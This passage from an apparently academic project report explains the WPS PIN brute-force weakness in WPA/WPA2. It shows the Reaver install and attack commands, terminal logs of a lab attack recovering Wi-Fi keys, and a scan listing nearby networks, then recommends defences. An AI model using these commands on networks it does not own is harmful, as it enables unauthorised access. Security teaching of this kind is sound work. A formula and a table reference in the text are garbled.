As stated in [18], when poor design aligns with poor implementation, attackers can exploit this weakness by brute-forcing the WPS PIN to compromise WPA security.

What is WPS?

Wi-Fi Protected Setup (WPS) is a feature designed to simplify the security configuration on Access Points (APs). It assists users who may lack the expertise to manually configure security settings by facilitating an automatic setup process. During this process, an 8-digit number known as the WPS PIN is generated [18].

Many Access Points (APs) and routers come with this feature, often enabled by default. For instance, certain vendors include WPS PIN information on labels affixed to their devices, as depicted in Figure 10.



Figure 10: Label with WPS PIN on the back of a D-Link router [18]

Why WPS is Considered a Vulnerability?

[18] highlights two vulnerabilities associated with WPS authentication.

- The first flaw:

first vulnerability is outlined in Table 2, which demonstrates that WPS employs three authentication options: push-button-connect, PIN-Internal Registrar, and PIN-External Registrar. The PIN-External Registrar option solely relies on the PIN as a method of authentication, making it susceptible to fast brute force attacks and posing a potential security risk to WPA [18].

Table 2: WPS Options Unveiling the Authentication Methods in Use [18]

Option / Authentication	Physical Access	Web Interface	PIN
Push-button-connect	X		
PIN – Internal Registrar		X	
PIN – External Registrar			X

Table 2 illustrates the WPS options and the corresponding authentication methods they employ, as documented in [18].

- The second flaw:

In the authentication process, specifically in the case of PIN-External Registrar, the PIN is divided into two halves, with each half containing 4-digit numbers, as depicted in Figure 11 [18].

1	2	3	4	5	6	7	0
1 st half of PIN				Checksum 2 nd half of PIN			

Figure 11: The two halves of WPS PIN.

Table 3 shows the authentication processes to understand how the WPS PIN divided into two halves. According to the authentication processes that the AP sends an EAP-NACK message when the WPS authentication fails [18].

Table 3: Authentication (PIN – External Registrar) [18].

IEEE 802.11			
	Supplicant → AP	Authentication Request	802.11 Authentication
	Supplicant ← AP	Authentication Response	
	Supplicant → AP	Association Request	802.11 Association
	Supplicant ← AP	Association Response	
IEEE 802.11/EAP			
	Supplicant → AP	EAPOL-Start	EAP Initiation
	Supplicant ← AP	EAP-Request Identity	
	Supplicant → AP	EAP-Response Identity (Identity: "WFA-SimpleConfig-Registrar-1-0")	
IEEE 802.11/EAP Expanded Type, Vendor ID: WFA (0x372A), Vendor Type: SimpleConfig (0x01)			
M1	Enrollee → Registrar	N1 Description PK _E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 N2 Description PK _R Authenticator	
M3	Enrollee → Registrar	N2 E-Hash1 E-Hash2 Authenticator	
M4	Enrollee ← Registrar	N1 R-Hash1 R-Hash2 E _{KeyWrapKey} (R-S1) Authenticator	prove possession of 1 st half of PIN
M5	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S1) Authenticator	prove possession of 1 st half of PIN
M6	Enrollee ← Registrar	N1 E _{KeyWrapKey} (R-S2) Authenticator	prove possession of 2 nd half of PIN
M7	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S2 ConfigData) Authenticator	prove possession of 2 nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 E _{KeyWrapKey} (ConfigData) Authenticator	set AP configuration
Enrollee = AP Registrar = Supplicant = Client/Attacker PK _E = Diffie-Hellman Public Key Enrollee PK _R = Diffie-Hellman Public Key Registrar Authkey and KeyWrapKey are derived from the Diffie-Hellman shared key. Authenticator = HMAC _{Authkey} (last message current message) E _{KeyWrapKey} = Stuff encrypted with KeyWrapKey (AES-CBC)		PSK1 = first 128 bits of HMAC _{AuthKey} (1 st half of PIN) PSK2 = first 128 bits of HMAC _{AuthKey} (2 nd half of PIN) E-S1 = 128 random bits E-S2 = 128 random bits E-Hash1 = HMAC _{AuthKey} (E-S1 PSK1 PK _E PK _R) E-Hash2 = HMAC _{AuthKey} (E-S2 PSK2 PK _E PK _R) R-S1 = 128 random bits R-S2 = 128 random bits R-Hash1 = HMAC _{AuthKey} (R-S1 PSK1 PK _E PK _R) R-Hash2 = HMAC _{AuthKey} (R-S2 PSK2 PK _E PK _R)	

The responses from the Access Point (AP) provide an opportunity for the attacker to 'derive information about the correctness of parts of the PIN.' Consequently, after sending the first half of the PIN (M1 to M4), the attacker monitors for the EAP-NACK message. Receiving it indicates that the first half of the PIN was incorrect. Conversely, if the EAP-NACK is received after sending the sixth digit number (M6), it signifies that the first half was correct while the second half was incorrect, as depicted in Figure 12 [18].




Figure 12: the functioning of a brute force attack [18].

This form of authentication significantly reduces the number of possible PINs. For an 8-digit number, there are originally 100,000,000 possibilities. However, with this authentication method, the possibilities are reduced to the sum of possibilities for the first and second halves, which equals $(10,000 + 10,000 = 20,000)$. In reality, the possibilities are even fewer than 20,000 due to the last digit of the WPS PIN being a checksum. This means the possibilities are a combination of the possibilities for the first four digits and the first three digits of the second half. Therefore, an attacker needs $(+ = 11,000)$ attempts to hack the WPS PIN [18].

Figures 13 and 14 illustrate the process when an attacker identifies the two halves of the WPS PIN. In Figure 13, the attacker receives an EAP-NACK message after sending M4, prompting them to continue trying other possibilities for the first four digits. In Figure 14, the attacker receives an EAP-NACK message after sending M6, and they persist until finding the correct 5th, 6th, and 7th digit numbers.

```

root@bt: ~
File Edit View Terminal Help
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235678
  
```

Figure 13: Receiving EAP-NACK after sending M4.



Figure 14: Receiving EAP-NACK after sending M6.

Duration of the attack

Each authentication attempt for the WPS PIN typically takes between 0.5 to 3 seconds, with the exact duration varying depending on the specific implementation. Certain vendors have introduced additional security features, such as a "blocking mechanism," to deter attackers attempting to brute force the WPS PIN. Without such protective measures, attackers could potentially try all possible PIN combinations within approximately four hours [18].

Assuming the minimum duration for each attempt (0.5 seconds), the time required to exhaust all possibilities would be 5500 seconds, or roughly 1.5 hours. On the other hand, if we consider the maximum duration for each attempt (3 seconds), the total time needed would not exceed 9.5 hours.

Some vendors also implement a feature known as "lockdown," a security measure designed to temporarily lock access in response to repeated failed attempts. However, this lockdown duration is often insufficient to thwart determined attackers, leading to extended attack durations. The specific details of these durations are outlined in Table 11 [18].

Table 4: lock down affects on the duration of the attack (assuming time per attempt is 1.3 seconds) [18].

Attempts before lock	Lock down time	Attempts per minute	Maximum attack time	Maximum attack time in days	comments
11000	0 min	46.15	3.79h	0.17 days	No lock down
		4.20	43.65h	1.82 days	Netgear WGR614V10
3	1 min	2.82	65.08h	2.71 days	Requirement for WSC 2.0
15	60 min	0.25	737.31h	30.72 days	Lock down
10	60 min	0.17	1103.97h	46.00 days	Configuration making brute force
5	60 min	0.08	2203.97h	91.83 days	Less practical

Table 4 illustrates the impact of the 'lockdown' feature on the duration of the attack, with an assumed time per attempt of 1.3 seconds [18].

3.4.2 Testing Attack

As previously highlighted in our discussion on weaknesses, two common attacks are associated with WPS security: WPS PIN brute force attacks and dictionary attacks. In this context, our focus will be on the WPS PIN brute force attack, as the efficacy of a dictionary attack is contingent on the presence of a weak password.

3.4.2.1 Brute force attack

As a component of our project, we conducted testing utilizing a specialized brute force tool designed specifically for attacking WPA through WPS PIN. This testing aimed to assess the vulnerability and potential weaknesses in the WPA security protocol when subjected to such targeted brute force attacks.

Reaver tool

According to [19], Reaver is designed as a brute force tool specifically targeting WPS PIN to recover WPA passwords. It is tailored to exploit vulnerabilities in the WPS PIN system, ultimately leading to the retrieval of the WPA password. Additionally, Reaver is designed to support external registrar authentication options.

It's worth noting that Reaver is exclusively supported on the Linux operating system. To install the latest version, version 1.4, downloaded from code.google.com, the following command can be employed:

```
# tar -xvf reaver-1.4.tar.gz
$ ./configure
$ make
# make install
```

The simplicity of this tool is reflected in its minimal command requirements for initiating the attack. The only essential parameters are the name of the interface and the BSSID of the targeted Access Point (AP). The following command serves to commence the brute force attack.

```
# reaver -i (interface name) -b (mac address) -vv
```

Results

After employing Reaver to carry out a WPS attack, we successfully executed the attack and successfully recovered the WPA key. This process was repeated three times, with the first attempt specifically aimed at demonstrating that the WPA key can be compromised through WPS within a timeframe of less than four hours, as indicated in Figure 15.

```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 35365679
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 11420 seconds
[+] WPS PIN: '35365679'
[+] WPA PSK: 'Wefszwsa1'
[+] AP SSID: 'INSE6110'
rootroot:~#
```

Figure 15: attacking WPA by using reaver.

4. Wi-Fi Protected Access2 (WPA2)

The WPA2 protocol, as the second generation of WPA, stands out as a significant advancement in wireless network security, introduced by the Wi-Fi Alliance with the primary goal of enhancing security measures [11]. WPA2 builds upon the IEEE 802.11i standard and incorporates all the mechanisms available in WPA. Notable improvements in WPA2 include the replacement of the RC4 algorithm in TKIP with the more robust Advanced Encryption Standard (AES), a block cipher with a fixed size of 128 bits, ensuring strong encryption. Furthermore, WPA2 introduces the Counter Mode CBC MAC Protocol (CCMP) in place of the Michael algorithm, providing both integrity and confidentiality [11].

WPA2 supports two modes of wireless security:

- Personal Mode "Home Use":

Description: This mode is designed for home and small office users lacking an authentication service. In this mode, the pre-shared secret key is configured similarly to WEP, where both the Access Points and clients manually use the same secret key [13].

- Enterprise "Corporate":

Description: In this mode, security is based on IEEE 802.1X and Extensible Authentication Protocol (EAP). These frameworks facilitate robust authentication security for Wi-Fi. The use of 802.1X and EAP enables authentication between wireless clients and Access Points (AP), with each user assigned a unique key for network access to ensure privacy. WPA2 utilizes the stronger AES encryption algorithm compared to the TKIP used in WPA [14]. Table 5 presents a comprehensive overview of the distinctions between WPA and WPA2 across various modes.

Table 5: WPA and WPA2 mode types [14].

	WPA	WPA2
Enterprise Mode Business and Government	Authentication: IEEE 802.1X/EAP Encryption: TKIP/MIC	Authentication: IEEE 802.1X/EAP Encryption: AES- CCMP
Personal Mode SOHO/personal	Authentication: PSK Encryption: TKIP/MIC	Authentication: PSK Encryption: AES- CCMP

4.1 Comparison between WPA and WPA2

We have previously examined the distinctions between WEP and WPA, focusing on specific features. Presently, Table 6 outlines the differences between WPA and WPA2, as indicated in reference [4].

Table 6: Comparison of WPA Mechanism and WPA2 Security Protocols [4].

Features of Mechanism	WPA	WPA2
Encryption Cipher Mechanism	RC4 / TKIP	AES/CCMP CCMP/TKIP
Encryption Key Size	128 bits	128 bits
Encryption Key Per Packet	Mixed	No need
Encryption Key Management	802.1x	802.1x
Encryption Key Change	For Each Packet	No need
IV Size	48 bits	48 bits
Authentication	802.1x-EAP	802.1x-EAP

Data Integrity	MIC (Michael)	CCM
Header Integrity	MIC (Michael)	CCM
Replay Attack Prevention	IV Sequence	IV Sequence

4.2 Attacking WPA2

The same attack method employed against WPA can also be used to target WPA2 through brute forcing WPS PIN. As demonstrated in Figure 16, our successful attack utilized the Reaver tool. Additionally, Figure 17 provides a visual representation of the targeted network during the attack.

```

root@bt: ~
File Edit View Terminal Help
[+] Trying pin 20889685
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 44677 seconds
[+] WPS PIN: '20889685'
[+] WPA PSK: 'king2006m'
[+] AP SSID: 'INSE6110-Group16'
root@bt:~#

```

Figure 16: shows the process of hacking WPA2.

```

root@bt: ~
File Edit View Terminal Help
CH 4 [ Elapsed: 44 s ] [ 2012-04-09 09:23

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
30:46:9A:FE:4E:E2 -57    48         4  0  3  54e  WPA2  CCMP  PSK  Thame
6C:2E:85:F9:62:DD -61    35         6  0  1  54e  WPA2  CCMP  PSK  INSE6
6C:2E:85:F4:0D:B9 -63    41         0  0  3  54e  WPA2  CCMP  PSK  BELL5
64:0F:28:FC:EE:99 -67    16         0  0  7  54  WEP  WEP   PSK  BELL1
28:16:2E:C5:43:B1 -68    22         2  0  6  54  WPA  TKIP  PSK  HSJ
64:0F:28:34:7B:49 -69    13         0  0  11 54  WPA  TKIP  PSK  BELL2
00:1E:C7:51:6B:F9 -69    13         0  0  6  54  WPA  TKIP  PSK  shaike
F4:EC:38:F4:85:77 -72    16         1  0  11 54e  WPA2  CCMP  PSK  Nansee
68:7F:74:85:70:C7 -73    11         5  0  6  54e  WPA2  CCMP  PSK  Zainoe
54:E6:FC:BF:6F:AC -74    6          2  0  11 54e  WPA2  CCMP  PSK  Monker
2A:CF:DA:AD:9D:10 -74    11         0  0  2  54e  WPA2  CCMP  PSK  Joc'se
28:CF:DA:AD:9D:19 -74    13         0  0  2  54e  WPA2  CCMP  PSK  JocAie
00:1C:F0:4F:6F:F6 -75    5          0  0  11 54  WPA2  CCMP  PSK  tantae

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) D4:85:64:37:B9:D1 -61  0 - 1   91    28  Renaissance
(not associated) A4:D1:D2:D9:82:B6 -67  0 - 1   0     48  BELL960,RER
root@bt:~# airodump-ng mon0

```

Figure 17: The target networks.

5. Recommended security options

To mitigate the vulnerabilities associated with Wi-Fi protocols and ensure the highest level of security, consider the following options:

1- Transition from WEP to WPA and WPA2.

Avoid using the WEP protocol and instead opt for the more secure WPA and WPA2 protocols.


2- Disable Wi-Fi Protected Setup (WPS) Feature.

If your device supports Wi-Fi Protected Setup (WPS), it is advisable to disable this feature to safeguard against potential WPS attacks, as illustrated in Figure 18. Additionally, devices supporting the "lockdown" feature can be utilized, although it may not offer complete prevention of attacks [18].

3- Implement Authentication Server RADIUS for Companies or Large Networks:

For companies or large networks, it is recommended to use a RADIUS (Remote Authentication Dial-In User Service) authentication server. RADIUS is considered the most secure option for authentication in such environments.

These measures collectively contribute to a more robust and secure Wi-Fi environment, addressing specific weaknesses and enhancing overall network protection.



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# reaver -i mon0 -b 6C:2E:85:F9:62:DD -vv
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for 6C:2E:85:F9:62:DD? [n/Y] n
[+] Waiting for beacon from 6C:2E:85:F9:62:DD
[+] Switching mon0 to channel 9
[!] WARNING: Failed to associate with 6C:2E:85:F9:62:DD (ESSID: INSE6110-Group16)
[!] WARNING: Failed to associate with 6C:2E:85:F9:62:DD (ESSID: INSE6110-Group16)

<< back | track 5
```

Figure 18: The result of disable WPS.

Conclusion

This in-depth analysis has provided a nuanced understanding of the security landscape surrounding Wi-Fi protocols, shedding light on the vulnerabilities that can be exploited and the strengths that can be leveraged. By examining the weaknesses of WEP, the importance of transitioning to more secure alternatives like WPA and WPA2 has been underscored. WEP's susceptibility to attacks and the ease with which its encryption can be compromised emphasize the urgency of abandoning this protocol in favor of more robust alternatives.

Furthermore, the exploration into WPA-PSK has emphasized the significance of password strength. Weak passwords pose a substantial risk to the security of WPA-PSK, and the recommendation to prioritize the creation of strong, complex passwords serves as a crucial preventive measure. This aspect is pivotal in safeguarding networks from brute force and dictionary attacks.

The investigation also delved into the vulnerabilities associated with Wi-Fi Protected Setup (WPS), pointing out potential risks in its default configurations. The recommendation to disable WPS serves as a proactive measure to thwart potential attacks and fortify the overall security posture.

Additionally, the suggestion for companies or large networks to implement RADIUS-based authentication servers underscores the importance of adopting robust authentication mechanisms. RADIUS provides a heightened level of security, making it a suitable choice for environments where stringent security measures are imperative.

In summary, the multifaceted recommendations presented in this analysis aim not only to elucidate the intricacies of Wi-Fi security but also to provide actionable steps for users and administrators to enhance the protection of their networks. The overarching goal is to foster a heightened awareness of potential threats and to empower individuals and organizations with the knowledge needed to make informed decisions in securing their Wi-Fi environments.

References

- [1] W. A. Arbaugh, "Wireless Security Is Different," August 2003. [Online]. Available: <http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=01220591>. [Accessed 14 2 2012].
- [2] Wikipedia, "Wi-Fi Protected Access," 22 1 2012. [Online]. Available: http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access. [Accessed 24 2 2012].
- [3] Wikipedia, "Wi-Fi," 14 1 2012. [Online]. Available: <http://en.wikipedia.org/wiki/Wi-Fi>. [Accessed 20 2 2012].
- [4] H. I. BULBUL, I. BATMAZ and M. OZEL, "Wireless Network Security: Comparison of WEP (Wired Equivalent Privacy) Mechanism, WPA(Wi-Fi Protected Access) and RSN (Robust Security Network) Security Protocols," 2008. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1363229>. [Accessed 1 3 2012].
- [5] A. H. LASHKARI, M. MANSOORI and A. S. DANESH, "Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA)," 2009. [Online]. Available: <http://www.ivanescobar.com/wep%20vs%20wpa.pdf>. [Accessed 5 3 2012].

- [6] G. Lehembre, "Wi-Fi security – WEP, WPA," July 2005. [Online]. Available: http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wi-fi_EN.pdf. [Accessed 14 3 2012].
- [7] J. Hong and R. Lemhachheche, "Project : WEP Protocol Weaknesses and Vulnerabilities," [Online]. Available: <http://www.mobilelife.eu/OSU/ece578/report.htm>. [Accessed 12 3 2012].
- [8] Wikipedia, "Wired Equivalent Privacy," 3 1 2012. [Online]. Available: http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy. [Accessed 21 2 2012].
- [9] A. Abraham and J. Sebastian, "Wi-Fi Security with Wi-Fi Protection Plus," [Online]. Available: <http://www.exploitdb.com/wp-content/themes/exploit/docs/18486.pdf>. [Accessed 25 2 2012].
- [10] I. P. Mavridis, A.-I. E. Androulakis, A. B. Halkias and P. Mylonas, "Real-life paradigms of wireless network security attacks," 2011. [Online]. Available: <http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6065074>. [Accessed 11 3 2012].
- [11] K. K. Singh and L. Liu, "Security Issues in Wireless Networks," [Online]. Available: http://www.cc.gatech.edu/grads/kksingh/gatech/projects/paper1_7001.pdf. [Accessed 11 3 2012].
- [12] L. Wu, D. Hai-xin, R. Ping2 and w. Jian-ping, "Weakness Analysis and Attack Test for WLAN," 2010. [Online]. Available: <http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5543034>. [Accessed 12 3 2012].
- [13] A. H. LASHKARI, M. M. S. DANESH and B. SAMADI, "A Survey on Wireless Security protocols (WEP, WPA and WPA2/802.11i)," 8-11 Aug 2009. [Online]. Available: <http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5234856>. [Accessed 20 3 2012].
- [14] Wi-Fi®, "Deploying Wi-Fi Protected Access," 2005. [Online]. Available: http://www.wi-fi.org/files/wp_9_WPAWPA2%20Implementation_2-27-05.pdf. [Accessed 25 3 2012].
- [15] M. S. Ahmad, "WPA TOO! " [Online]. Available: <http://www.defcon.org/images/defcon-18/dc-18presentations/Ahmad/DEFCON-18-Ahmad-WPA-Too.pdf>. [Accessed 25 3 2012].
- [16] "Fragmentation Attack," [Online]. Available: <http://www.aircrack-ng.org/doku.php?id=fragmentation>. [Accessed 15 3 2012].
- [17] linksyshelp, "What's the difference between WEP, WPA Personal, WPA2-Personal, WPA-Enterprise, WPA2Enterprise, and RADIUS and why should each security be used over others?," [Online]. Available: <http://linksyshelp.blogspot.ca/2009/03/whats-differencebetween-wep-wpa.html>. [Accessed 29 2 2012].
- [18] S. Viehböck, "Brute forcing Wi-Fi Protected Setup," 26 12 2011. [Online]. Available: http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf. [Accessed 3 3 2012].
- [19] Google, "reaver-wps," 6 Jan 2012. [Online]. Available: <http://code.google.com/p/reaver-wps/wiki/README>. [Accessed 5 3 2012].